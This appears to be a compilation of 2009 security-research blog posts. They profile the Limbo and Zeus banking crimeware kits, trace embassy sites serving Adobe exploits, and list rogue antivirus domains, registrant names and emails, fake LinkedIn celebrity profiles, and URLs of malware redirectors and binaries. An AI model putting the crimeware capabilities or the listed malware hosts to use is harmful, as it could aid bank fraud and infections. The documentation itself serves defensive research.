Cybercrime as a service originally started in the form of "value-added" post-purchase services, the now ubiquitous lower detection rate management for a malware binary, and anti-abuse domain hosting for the command and

control interface, several years ago. As far as the $400 required as an entry barrier into cybercrime no longer exists.

In reality, pirated copies each and every web malware exploitation kit including the proprietary crimeware kits are becoming more widespread these days.

The cybercrime economy has not only matured into a sophisticated services-driven marketplace a long time

ago, but also, nowadays we can clearly see how standardizing the exploitation approach is inevitably resulting

in efficiencies – think web malware exploitation kits with diverse exploits sets and massive SQL injection attacks.

The underground economy is in fact so vibrant, that the existing monoculture on the crimeware front is already

[2]allowing cybercriminals to hijack the crimeware botnets of other cybercriminals unaware of the fact that they're running an oudated copy of their kit.

Followed by Zeus and Adrenalin, it's time to profile Limbo, an alternative crimeware kit that's been publicly

available for purchase since 2007. Interestingly, none of these kits can compare to the current market share of Zeus, perhaps the most popular crimeware kit these days, a development largely driven by the community build around

Zeus, and the major enhancements introduced within the kit on behalf of third-party developers.

Here's what Limbo is all about:

" *It works on the principle of the add-in to Internet Explorer, not visible in the processes to make the logs being hidden from the firewall redirector, and other programs to monitor network activity. Supplied as a loader, which is removed after the launch, unpacks itself and make all necessary entries in the registry. When you first start IE it cleans Cookies, reads Protected Storage (Autosaved passwords in IE, Outlook passwords, etc.) Whenever a user visits the monitored sites, Limbo intercepts the parameters which are later on transmitted to the server once the user presses the browser key.*

Commands:

- Update the binary

103

- Launch arbitrary exe file

- Update configurator (xml file available)

- Cleaning Cookies

- Remove Limbo

- Theft of keys for Bank of America, as well as the keys of those banks that have moved to a system of keys

- Exclude all the keys for Bank of America, as well as other banks of keys (control questions asked again, and you can intercept the answers to them)

- Add to your hosts - to block a certain site (it seems as if it does not boot at all)

- Reboot Windows

- Destroy Windows

Main features:

- Grabs data from forms, including data around forms (all in a row or a pattern described in the configuration file)

- Logging of keystrokes in the browser, at the time when the user enters something in the edit form (it is sometimes useful - for example when the entered data is encrypted after submit form)

- Logging of virtual keyboards (universal technology was developed for the Turkish and Australian banks)

- Theft of keys (Bank of America, as well as other banks, whose protection is key-based) - are in the archive, the archive is created from the user on the computer.

- Delete key (Bank of America, as well as other banks, whose protection is built based on keys) - it is useful to force the user to enter answers to security questions

- Scam page redirection (the fake of same page with the substitution of the address bar of IE and the status bar on infected hosts)

- Harvesting of emails (including the address book user) - by request includes this possibility

- Set the filter for sites that do not need to intercept

- Simple injects-based system (paste your text input field on a particular site - for example, to ask for a pin Holder)

- Smart injects system - blocking form until user input is not injected into the data fields (checking for the count-woo characters of their type - the numbers or letters)

- TANs grabbing - vital for the German sites

Paid only features:

- A hidden transfer (transfer of command from the admin panel) - HARD-sharpen under one bank

104

- Autocomplete of hijacked session (eg when a user makes a transfer, useful if the transfer requires the SMS confirmation. Strictly tied to a particular bank only.

PHP based admin includes:

- Mapping of users to the admin

- Directing teams selected users

- Delete commands and users

- Showing the status of the command

- Mapping and IP users

- Ability to delete tax

- Display the size of logs

- Search for logs

- Archiving of logs

- Filter by country

- Possibility of sending logs to email

- Statistics on infection

- View collected emails

- The giving of the notes selected users

- The last call

- Displaying a page by page (say 200 records per page)

- An opportunity to log everything in one file (optional)

- Sorting of logs according to different criteria

- Delete all logs

- Have the opportunity to log into mysql, as well as the ability to search for him there is (an order of magnitude faster search)

These commands are downloaded to the host after a certain period of time and performed in the admin panel you can see the status of commands for a specific user - download \ downloaded but not executed \ implemented. "

With crimeware in the middle, no SSL/two-factor based authentication can ensure a non-transparent to the

eyes of the cybercriminal transaction.

Related posts:

[3]Crimeware in the Middle - Adrenalin

[4]Crimeware in the Middle - Zeus

[5]76Service - Cybercrime as a Service Going Mainstream

[6]Zeus Crimeware as a Service Going Mainstream

[7]Modified Zeus Crimeware Kit Gets a Performance Boost

[8]Modified Zeus Crimeware Kit Comes With Built-in MP3 Player

[9]Zeus Crimeware Kit Gets a Carding Layout

[10]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw[11]

1. http://www.itnews.com.au/News/98524,cybercrimeasaservice-takes-off.aspx

2. http://ddanchev.blogspot.com/2009/02/help-someone-hijacked-my-100k-zeus.html

3. http://ddanchev.blogspot.com/2009/02/crimeware-in-middle-adrenalin.html

4. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

5. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

6. http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html

7. http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html

8. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html

9. http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html

10. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

11. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

106

Embassy of Portugal in India Serving Malware (2009-03-25 23:08)

Yet another embassy web site is falling victim into a malware attack serving Adobe exploits to its visitors. As of last Friday, [1]the official web site of the Embassy of Portugal in India has been compromised (**embportindia.co.in**).

Who’s behind the attack? Interestingly, that’s the very same group that compromised the [2]Azerbaijanian Embassies in Pakistan and Hungary earlier this month. Assessing this campaign once again establishes a direct connection with the Rusian Business Network’s pre-shutdown netblocks and static locations.

The very same domain using the same web traffic redirection script, used in the malware campaigns at the

Azerbaijanian Embassies in Pakistan and Hungary, can be found at the Portugal embassy’s web site. **betstarwager**

.cn/in.cgi?cocacola84 redirects to **ghrgt.hostindianet .com/index.php?cocacola84** (94.247.3.151) where [3]Multiple Adobe Reader and Acrobat buffer overflows are served :

zzzz.hostindianet .com/load.php?id=4 -> **ghrgt.hostindianet .com/cache/readme.pdf**

zzzz.hostindianet .com/load.php?id=5 -> **ghrgt.hostindianet .com/cache/flash.swf**

The second iFramed domain **ntkrnlpa .cn/rc/** (159.226.7.162) has a juicy history linking it to previous campaigns. In [4]February, 2008, an anti-malware vendor’s site (AvSoft Technologie) was iFramed with the iFrame

back then (**ntkrnlpa .info/rc/?i=1**) pointing to the Russian Business Network’s original netblock It gets even more interesting when you take into consideration the fact that **ntkrnlpa.info** was also sharing ifrastructure with **zief.pl**, among the [5]most widely abused domains in the recent [6]Google Trends keywords [7]hijacking campaigns. **Zief.pl** is also service of choice for certain campaigns of the [8]Virut malware family, **irc.zief.pl** in particular.

It gets even more malicious considering that on the same IP (**ntkrnlpa .cn/rc/ 159.226.7.162**) where one of the malware domains in the embassy’s campaign is parked, we can easily spot domains (**baidu-baiduxin3 .cn** for instance) that were participating in last year’s [9]IE7 massive zero day exploit serving campaign. Moreover, in a typical multitasking stage, the cybercriminals behind the campaign are also hosting [10]Zeus crimeware campaigns on it.

A reincarnation of a well known RBN domain, confirmed participation at related compromises of embassy

web sites by the same group, sharing ifrastructure with domains from a massive IE7 ex-zero day attack and hosting Zeus crimeware command and control locations - underground multitasking at its best.

Related posts:

[11]Ethiopian Embassy in Washington D.C Serving Malware

[12]USAID.gov compromised, malware and exploits served

[13]Azerbaijanian Embassies in Pakistan and Hungary Serving Malware

[14]Embassy of India in Spain Serving Malware

[15]Embassy of Brazil in India Compromised

[16]The Dutch Embassy in Moscow Serving Malware

[17]U.S Consulate in St. Petersburg Serving Malware

[18]Syrian Embassy in London Serving Malware

[19]French Embassy in Libya Serving Malware

1. http://securitylabs.websense.com/content/Alerts/3326.aspx

2. http://ddanchev.blogspot.com/2009/03/azerbaijanian-embassies-in-pakistan-and.html

3. http://www.virustotal.com/analisis/46499ad85a338b6d089ac31326a0daa5

4. http://ddanchev.blogspot.com/2008/02/anti-malware-vendors-site-serving.html

5. http://www.google.com/safebrowsing/diagnostic?site=zief.pl/

6. http://blogs.zdnet.com/security/?p=1995

7. http://ddanchev.blogspot.com/2008/10/syndicating-google-trends-keywords-for.html

8. http://vil.nai.com/vil/content/v_143034.htm

9. http://blogs.zdnet.com/security/?p=2328

10. https://zeustracker.abuse.ch/monitor.php?ipaddress=159.226.7.162

11. http://ddanchev.blogspot.com/2009/03/ethiopian-embassy-in-washington-dc.html

12. http://blogs.zdnet.com/security/?p=2817

13. http://ddanchev.blogspot.com/2009/03/azerbaijanian-embassies-in-pakistan-and.html

14. http://ddanchev.blogspot.com/2009/01/embassy-of-india-in-spain-serving.html

15. http://ddanchev.blogspot.com/2008/11/embassy-of-brazil-in-india-compromised.html

16. http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html

17. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

18. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

19. http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html

108

A Diverse Portfolio of Fake Security Software - Part Sixteen (2009-03-26 13:08)

The following are some of the very latest typosquatted rogue security software domains pushed through blackhat

SEO, web site compromises, and systematic abuse of legitimate Web 2.0 services.

yourstabilitysystem .com (209.44.126.14)

onlinescanservice .com

scanalertspage .com

getscanonline .com

bestfiresfull .com

yourstabilitysystem .com

mostpopularscan .com

vistastabilitynow .com

scanvistanow .net

vistastabilitynow .net

central-scan .com (212.117.165.126) Maureen Whelan
Email: maureenwhelanjr@googlemail.com

royalsoftwareupdate .com

109

uptodate-protection .com

updatesoftwarecenter .com

webscannertools .com

protectprivacy18 .com (209.249.222.48) Arnes Skopec
Email: arnessl2370@gmail.com

malwarescanner20 .com

antispyscanner13 .com

privacyscanner15 .com

easywinscanner17 .com

systemscanner19 .com

malwaredefender2009 .com (67.43.237.75) Josef Branc
Email: jsfsl2341@googlemail.com

systemguard2009 .com

systemguard2009m .com

angantivirus-2009 .com (70.38.73.26)

angantivirus2009 .com

check-ms-antivirus .com (78.26.179.131) Brett Quihuiz Email: BrettQuihuiz@gmail.com

ms-loads-av .com (78.26.179.137) Hou Stephen Email: StepDunnu@gmail.com

secure-data-group .com (209.8.45.147) Joseph Barnes Email: jhbarnes40@gmail.com

dlmaldef09 .com (67.43.237.78) Josef Branc Email: jsfsl2341@googlemail.com

dlsgd3 .com

getsgd3 .com

getsysgd09 .com

getmaldef09 .com

dlsg09 .com

getsg09 .com

110

gomaldef09 .com (67.43.237.77) Josef Branc Email: jsfsl2341@googlemail.com

gosgd3 .com

gosysgd09 .com

gosg09 .com

anti-virus-2010-pro .info (70.38.19.201) Ivan Durov Email: idomains.admin@gmail.com

av2010pro .com

anti-virus-1 .info

bestdownloadav1 .info

antivirus1-site .info

anti-virus-2010-pro-downloads .info

anti-virus1-installs .info

webprotectionreads .com (94.247.3.74)

stabilitytraceweb .com

111

safetyscanworld .com

instantsecurityscanworld .com

thestabilityinternetworld .com

stabilityexamineguide .com

scanusonline .com

websafetynetscan .com

websafetynetscan .com

webstabilityscan .com

[1]Bad, bad, cybercrime-friendly ISPs!

Related posts:

[2]A Diverse Portfolio of Fake Security Software - Part Fifteen

[3]A Diverse Portfolio of Fake Security Software - Part Fourteen

[4]A Diverse Portfolio of Fake Security Software - Part Thirteen

[5]A Diverse Portfolio of Fake Security Software - Part Twelve

[6]A Diverse Portfolio of Fake Security Software - Part Eleven

[7]A Diverse Portfolio of Fake Security Software - Part Ten

[8]A Diverse Portfolio of Fake Security Software - Part Nine

[9]A Diverse Portfolio of Fake Security Software - Part Eight

[10]A Diverse Portfolio of Fake Security Software - Part Seven

[11]A Diverse Portfolio of Fake Security Software - Part Six

[12]A Diverse Portfolio of Fake Security Software - Part Five

[13]A Diverse Portfolio of Fake Security Software - Part Four

[14]A Diverse Portfolio of Fake Security Software - Part Three

[15]A Diverse Portfolio of Fake Security Software - Part Two

[16]Diverse Portfolio of Fake Security Software

1. http://blogs.zdnet.com/security/?p=2764

2. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

3. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

4. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

5. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

6. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

7. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

8. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

9. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

10. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

11. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

12. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

13. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

14. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

15. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

16. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

Summarizing Zero Day’s Posts for March (2009-03-31 17:54)

The following is a brief summary of all of my posts at ZDNet’s [1]Zero Day for March. You can also go through

previous summaries for [2]February, [3]January, [4]December, [5]November, [6]October, [7]September, [8]August

and [9]July, as well as subscribe to my [10]personal RSS feed or [11]Zero Day’s main feed.

Notable articles include: [12]Inside BBC’s Chimera botnet and [13]Study: IE8’s SmartScreen leads in malware

protection.

01. [14]Conficker worm to DDoS legitimate sites in March

02. [15]Bad, bad, cybercrime-friendly ISPs!

03. [16]Google downplays severity of Gmail CSRF flaw

04. [17]USAID.gov compromised, malware and exploits served

05. [18]International Kaspersky sites susceptible to SQL injection attacks

06. [19]New study details the dynamics of successful phishing

07. [20]BBC team buys a botnet, DDoSes security company Prevx

08. [21]Comcast responds to passwords leak on Scribd

09. [22]Diebold ATMs infected with credit card skimming malware

10. [23]Ex-botnet master hired by TelstraClear

11. [24]Study: IE8’s SmartScreen leads in malware protection

113

12. [25]Scareware meets ransomware: "Buy our fake product and we’ll decrypt the files"

13. [26]Inside BBC’s Chimera botnet

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html

3. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

4. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

5. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

6. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

7. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

8. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

9. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

10. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

11. http://feeds.feedburner.com/zdnet/security

12. http://blogs.zdnet.com/security/?p=3045

13. http://blogs.zdnet.com/security/?p=2981

14. http://blogs.zdnet.com/security/?p=2754

15. http://blogs.zdnet.com/security/?p=2764

16. http://blogs.zdnet.com/security/?p=2773

17. http://blogs.zdnet.com/security/?p=2817

18. http://blogs.zdnet.com/security/?p=2842

19. http://blogs.zdnet.com/security/?p=2846

20. http://blogs.zdnet.com/security/?p=2868

21. http://blogs.zdnet.com/security/?p=2900

22. http://blogs.zdnet.com/security/?p=2908

23. http://blogs.zdnet.com/security/?p=2976

24. http://blogs.zdnet.com/security/?p=2981

25. http://blogs.zdnet.com/security/?p=3014

26. http://blogs.zdnet.com/security/?p=3045

114

Diverse Portfolio of Fake Security Software - Part Seventeen (2009-03-31 17:58)

The following are some of the currently active/about to go online rogue security software domains, and their

associated payment gateways exposed in the spirit of the [1]Diverse Portfolio of Fake Security Software series. During the past two months, an obvious [2]migration of well known Russian Business Network customers continues taking

place, with their portfolios of malicious campaigns currently parked several ISPs. **zlkon.lv** (DATORU EXPRESS SERVISS

Ltd (AS12553 PCEXPRESS-AS) remaining the ISP of choice for the time being, in the context of rogue security software.

mydwnld .com (94.102.51.14; 88.198.8.15; 94.102.51.14)

desktoprepairpackage .com

malwareremovingtool .com

spywareprotectiontool .com

pcantimalwaresolution .com

pcsolutionshelp .com

removespywarethreats .com

yournetcheckonline .com (94.247.2.215)

bestnetcheckonline .com

easynetcheckonline .com

yourwebexamine .com

bestwebexamine .com

easywebexamine .com

yourinternetexamine .com

myinternetexamine .com

linkcanlive .com

yourwebscanlive .com

easywebscanlive .com

internethomecheck .com

websecurecheck .com

websportscheck .com

websmartcheck .com

yournetascertain .com

yournetcheckpro .com

bestwebscanpro .com

security-check-center .com

downloadantivirusplus .com

theantivirusplus .com

myantivirusplus .com

safeyouthnet .com

av-plus-support .com

116

antispywareproupdates .com (94.76.213.227) Jeanne M Bartels Email: dev@angelespd.com

microsoft.infosecuritycenter .com

microsoft.softwaresecurityhelp .com

professionalupdateservice .com

platinumsecurityupdate .com

platinumsecurityupdate .com

antispywarequickupdates .com (78.137.168.33)

paymentsystemonline .com (213.239.210.54) Jerom M Collins Email: admin@routerpayments.com

liveupdatesoftware .com

royalsoftwareupdate .com

protectionsoftwarecheck .com

securitysoftwarecheck .com

privateupdatesystem .com

117

updatesoftwarecenter .com

updateprotectioncenter .com

updatepcsecuritycenter .com

powerdownloadserver .com

rapidsoftwareupdates .com

professionalsoftwareupdates .com

allsoftwarepayments .com

powerfullantivirusproduct .com

securedprostatsupdates .cn

118

liveantimalwareproscan .com (91.211.64.47) Giang B Ahrens Email: chu-thi-huong@giang.com

liveantimalwarequickscnan .com

online-antimalware-scanner .com

advancedprotectionscanner .com

advancedproantivirusscanner .com

securedsystemupdates .com (78.47.248.113) Anatoliy Lushko Email: tvdomains@lycos.com

premiumworldpayments .com

systemsecuritytool .com (209.44.126.16)

systemsecurityonline .com

internetsafetyexamine .com (91.212.65.55)

youronlinestability .com

promotion-offer .com (78.46.148.49; 85.17.254.158; 88.198.233.225; 89.248.168.46) Email: Roland Peters roland-peters@europe.com

During March, a new type of [3]scareware with elements of ransomware started circulating in the wild. It will

be interesting to monitor whether it will become the de-facto standard for optimizing revenues out of rogue security software.

Related posts:

[4]A Diverse Portfolio of Fake Security Software - Part Sixteen

[5]A Diverse Portfolio of Fake Security Software - Part Fifteen

[6]A Diverse Portfolio of Fake Security Software - Part Fourteen

[7]A Diverse Portfolio of Fake Security Software - Part Thirteen

[8]A Diverse Portfolio of Fake Security Software - Part Twelve

[9]A Diverse Portfolio of Fake Security Software - Part Eleven

[10]A Diverse Portfolio of Fake Security Software - Part Ten

[11]A Diverse Portfolio of Fake Security Software - Part Nine

[12]A Diverse Portfolio of Fake Security Software - Part Eight

[13]A Diverse Portfolio of Fake Security Software - Part Seven

[14]A Diverse Portfolio of Fake Security Software - Part Six

[15]A Diverse Portfolio of Fake Security Software - Part Five

[16]A Diverse Portfolio of Fake Security Software - Part Four

[17]A Diverse Portfolio of Fake Security Software - Part Three

[18]A Diverse Portfolio of Fake Security Software - Part Two

[19]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

2. http://blogs.zdnet.com/security/?p=2764

3. http://blogs.zdnet.com/security/?p=3014

4. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

5. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

6. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

7. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

8. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

9. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

10. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

11. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

12. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

13. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

14. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

15. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

16. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

17. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

18. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

19. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

1.4

April

Bogus LinkedIn Profiles Redirect to Malware and Rogue Security Software (2009-04-01 17:38)

From the automatically registered [1]bogus LinkedIn profiles promoting pharmaceuticals campaign in February, to

[2]January's malware campaign redirecting to malware Zlob variants and rogue security software, the malware gang behind both of these campaigns is once again showcasing its persistence.

It gets even more interesting when a direct connection between January's, this very latest campaign, and the

most recent massive [3]comment-spam attack at Digg.com, is established since the very same malware domains are participating in all of the campaigns (e.g **funkytube .net**)

Bogus LinkedIn profiles for March:

linkedin .com/in/keeleyhazellsextape

linkedin .com/in/minimesextape

linkedin .com/in/lindsaylohansextape1

linkedin .com/in/vernetroyersextape

linkedin.com/in/freejennifertoasteetoofsex

linkedin .com/in/parishiltonsextapeq

linkedin .com/in/britneyspearssextapeq

122

linkedin .com/in/carmenelectra

linkedin .com/in/halleberrysexscene

linkedin .com/pub/dir/tila tequila/sex

linkedin .com/in/carmenelectrasex1

linkedin .com/in/carmenelectrasexscene1

linkedin .com/pub/dir/jennifer %20aniston/sex %20scene

linkedin .com/in/lindsaylohansex1

linkedin.com/in/olsentwinsnude

linkedin.com/in/keiraknightleynude

linkedin.com/in/christinaaguileradirrty1

linkedin.com/pub/dir/emma watson/wearing

linkedin.com/in/trishstratusnude

linkedin.com/pub/dir/ellen degeneres/gay

linkedin.com/in/angelinajolienaked1

linkedin.com/in/carmenelectranaked1

linkedin.com/pub/dir/tila tequila/porn

linkedin.com/pub/dir/emma watson/porn

linkedin.com/pub/dir/disney’s raven/symone nude

123

linkedin .com/pub/dir/olsen twins/camel toe

linkedin .com/in/aliciamachadodesnuda

linkedin .com/pub/dir/leighton meester/nude

linkedin .com/in/katehudsonnude

linkedin .com/in/jenniferanistonbangs1

linkedin .com/in/hilaryduffnude2

linkedin .com/in/adriennebailonnaked

linkedin .com/in/jennifermorrisonnude1

linkedin .com/in/jenniferlopezdesnuda

linkedin .com/in/jennifergarnernude1

linkedin .com/in/aishwaryaraiwearingnothing

linkedin .com/in/isprinceharrygay

linkedin .com/in/vanessahudgensnude

linkedin .com/in/mariahcareynude1

linkedin .com/pub/dir/olsen twins/nudity

linkedin .com/pub/dir/denise richards/naked

linkedin .com/pub/dir/kate mara/naked

linkedin .com/in/carmencocks1

linkedin .com/in/ravensymonebreast

linkedin .com/in/adriennebailonnudephotos

linkedin .com/pub/dir/shakira/nude

linkedin .com/in/jenniferanistonnude

linkedin .com/in/emmawatsonkissingsomeone

Using a celebrities theme, all of these bogus accounts are linking to the same malware serving domains. The

following central redirectors :

oymomahon .com/fathulla/11.html

oymomahon .com/mirolim-video/3.html

oymomahon .com/paqi-video/28.html

muse.100-celebrities .com/paqi-video/1.html

nahyu .org/xxxx/

1k .pl/nufexz

are then redirecting to another set of fake codec domains :

xretrotube .com

globextubes .com

globalstube2009 .com

globerstube .com

spywareremover21 .com

antispyscanner13 .com

privacyscanner15 .com

easywinscanner17 .com

systemscanner19 .com

sgviralscan .com

to ultimately direct the visitor to the actual binaries:

nahyu .org/xxx/video/teens _fuck _orgy11.mpeg.exe - [4]detection rate

loyaldown99 .com/codec/186.exe - [5]detection rate

kol-development .com/viewtubesoftware.40012.exe - [6]detection rate

Despite the fact that [7]real-time/event-based blackhat search engine optimization is gaining popularity these days, blackhat SEO in its very nature relies on huge bogsus content farms, using a diverse theme-based set of content, usually generated in an automated fashion. Real-time blackhat SEO or standard volume-based blackhat SEO as a

tactic of choice? Does it really matter given that from the perspective of tactical warfare, combining well proven tactics results in high click-through/infection rates for the campaigns in question.

Related posts:

[8]Blackhat SEO Redirects to Malware and Rogue Software

[9]The Invisible Blackhat SEO Campaign

[10]Attack of the SEO Bots on the .EDU Domain

[11]p0rn.gov - The Ongoing Blackhat SEO Operation

[12]The Continuing .Gov Blackat SEO Campaign

[13]The Continuing .Gov Blackhat SEO Campaign - Part Two

[14]Rogue RBN Software Pushed Through Blackhat SEO

[15]Massive Blackhat SEO Targeting Blogspot

[16]Blackhat SEO Campaign at The Millennium Challenge Corporation

[17]Fake Porn Sites Serving Malware

[18]Fake Porn Sites Serving Malware - Part Two

[19]Fake Celebrity Video Sites Serving Malware

[20]Fake Celebrity Video Sites Serving Malware - Part Two

[21]Fake Celebrity Video Sites Serving Malware - Part Three

[22]The Template-ization of Malware Serving Sites

[23]The Template-ization of Malware Serving Sites - Part Two

[24]A Portfolio of Fake Video Codecs

1. http://ddanchev.blogspot.com/2009/02/pharmaceutical-spammers-targeting.html

2. http://ddanchev.blogspot.com/2009/01/dissecting-bogus-linkedin-profiles.html

3. http://ddanchev.blogspot.com/2009/02/fake-codec-serving-domains-from.html

4. http://www.virustotal.com/analisis/7f96ee61396df01927912813ae2aec02

5. http://www.virustotal.com/analisis/b49ed1af0a2a29a05d124c3f7a205d16

6. http://www.virustotal.com/analisis/8925d4b7c76d6211e8acf8af463b055a

7. http://ddanchev.blogspot.com/2008/10/syndicating-google-trends-keywords-for.html

8. http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html

9. http://ddanchev.blogspot.com/2008/01/invisible-blackhat-seo-campaign.html

10. http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html

11. http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html

12. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign.html

13. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign_25.html

14. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

15. http://ddanchev.blogspot.com/2008/02/massive-blackhat-seo-targeting-blogspot.html

16. http://ddanchev.blogspot.com/2008/05/blackhat-seo-campaign-at-millennium.html

17. http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html

18. http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html

19. http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html

20. http://ddanchev.blogspot.com/2008/08/fake-celebrity-video-sites-serving.html

21. http://ddanchev.blogspot.com/2009/02/fake-celebrity-video-sites-serving.html

22. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

23. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

24. http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html

Inside a Zeus Crimeware Developer’s To-Do List (2009-04-08 20:39)

Every then and now I get asked a similar question in regard to crimeware kits - which is the latest version of a particular crimeware/web malware exploitation kit?

The short answer is - I don’t know. And I don’t know not because I’m a victim of an outdated situational

awareness, but due to the fact that nowadays third-party developers are so actively tweaking it that coming up with a version number would be inaccurate from my perspective. Therefore, whenever I provide such a version number, I try to emphasize and provide practical examples of how the current decentralization of coding from the core authors to third-party developers and, of course, scammers brand jacking the Zeus brand, is making the answer a little bit more complex than it may seem at the first place.

For instance, cybercriminals themselves have been capitalizing on this situation during the last two quarters,

by speculating with the version numbers and offering backdoored copies of non-existent Zeus releases, [1]in a attempt to hijack their Zeus botnets at a later stage – a practice that [2]phishers have been taking advantage of for a while. Anyway, once I'm able to sort of cluster a particular third-party developer's persistence in tweaking the Zeus crimeware kit, an interesting picture emerges. For instance, a team member from a third-party developer of backend systems for botnets that came up with the [3]built-in MP3 player in a Zeus release, is also directly involved 126

in developing the backend system and GUI for [4]the Chimera botnet which the British Broadcasting Corporation

purchased last month.

Let's discuss the way the version number system in the Zeus crimeware, before we take a peek at a recent

CHANGELOG, and a future TO-DO list from one of the third-party developers. Zeus version a.b.c.d means that

change in A stands for a complete change in the bot, B stands for major changes that make previous bot versions incompatible, C stands for modifications and performance boosting, and D is a prophylactic change in order to avoid antivirus solutions from detecting it.

The Q &A applied in Zeus can be easily seen by taking a peek at some of the changes that took place in De-

cember, 2008 :

" **Change 10.12.2008**

- *Documentation will no longer be available in a CHM format, instead in a plain-text format*

- The bot is a now able to receive commands not only by using the send command function, but also during requests for files and logs changes

- Local data requests to the server and the configuration file can be encrypted with RC4 key depending on your choice

- In order to decrease the load on the server, a fully updated bot-to-server and server-to-bot communication protocol is introduced

127

Change 20.12.2008

- Small error fixed when sending reports

- The size of the report cannot exceed 550 characters

- Error fixed in the bot due to low timeout for sending POST requests resulting in dropping requests for log files bigger than 1 MB

Change 2.03.2009

- Changed the default cryptor routines

- Updated process of building the bot

- Optimized compressed of the binary

- Rewritten the process of assembling the configuration file

- Changed the MyMSQL tables

- Fixed fonts in the panel due to bogus displaying of characters

- Updated Geolocation database"

The following "To-Do" list, pretty similar to another one which I discussed last year ([5]A Botnet Master's To-Do List). What's to come in the Zeus crimeware kit, at least courtesy of a sampled third-party developer? The

following features have been in the works for several months now:

" *- Compatibility with Windows Vista and Windows 7*

- Improved WinAPI hooking

- Random generation of configuration files to avoid generic detection"

- Console-based builder

- Version supporing x86 processors

- Full IPv6 support

- Detailed statistics on antivirus software and firewalls installed on the infected machines"

The Zeus crimeware is not going away from the radar anytime soon, and the main reason for that is not the

fact that its exclusive features outperform the ones in the Limbo crimeware and the Adrenalin crimeware, but due to the fact that Zeus has a much bigger fan base, and well established third-party community around it.

Image courtesy of [6]Abuse.ch's Zeus Tracker – the one that [7]got DDoS-ed in February due to its apparent

usefulness.

Related posts:

[8]Crimeware in the Middle - Limbo

[9]Crimeware in the Middle - Adrenalin

[10]Crimeware in the Middle - Zeus

[11]76Service - Cybercrime as a Service Going Mainstream

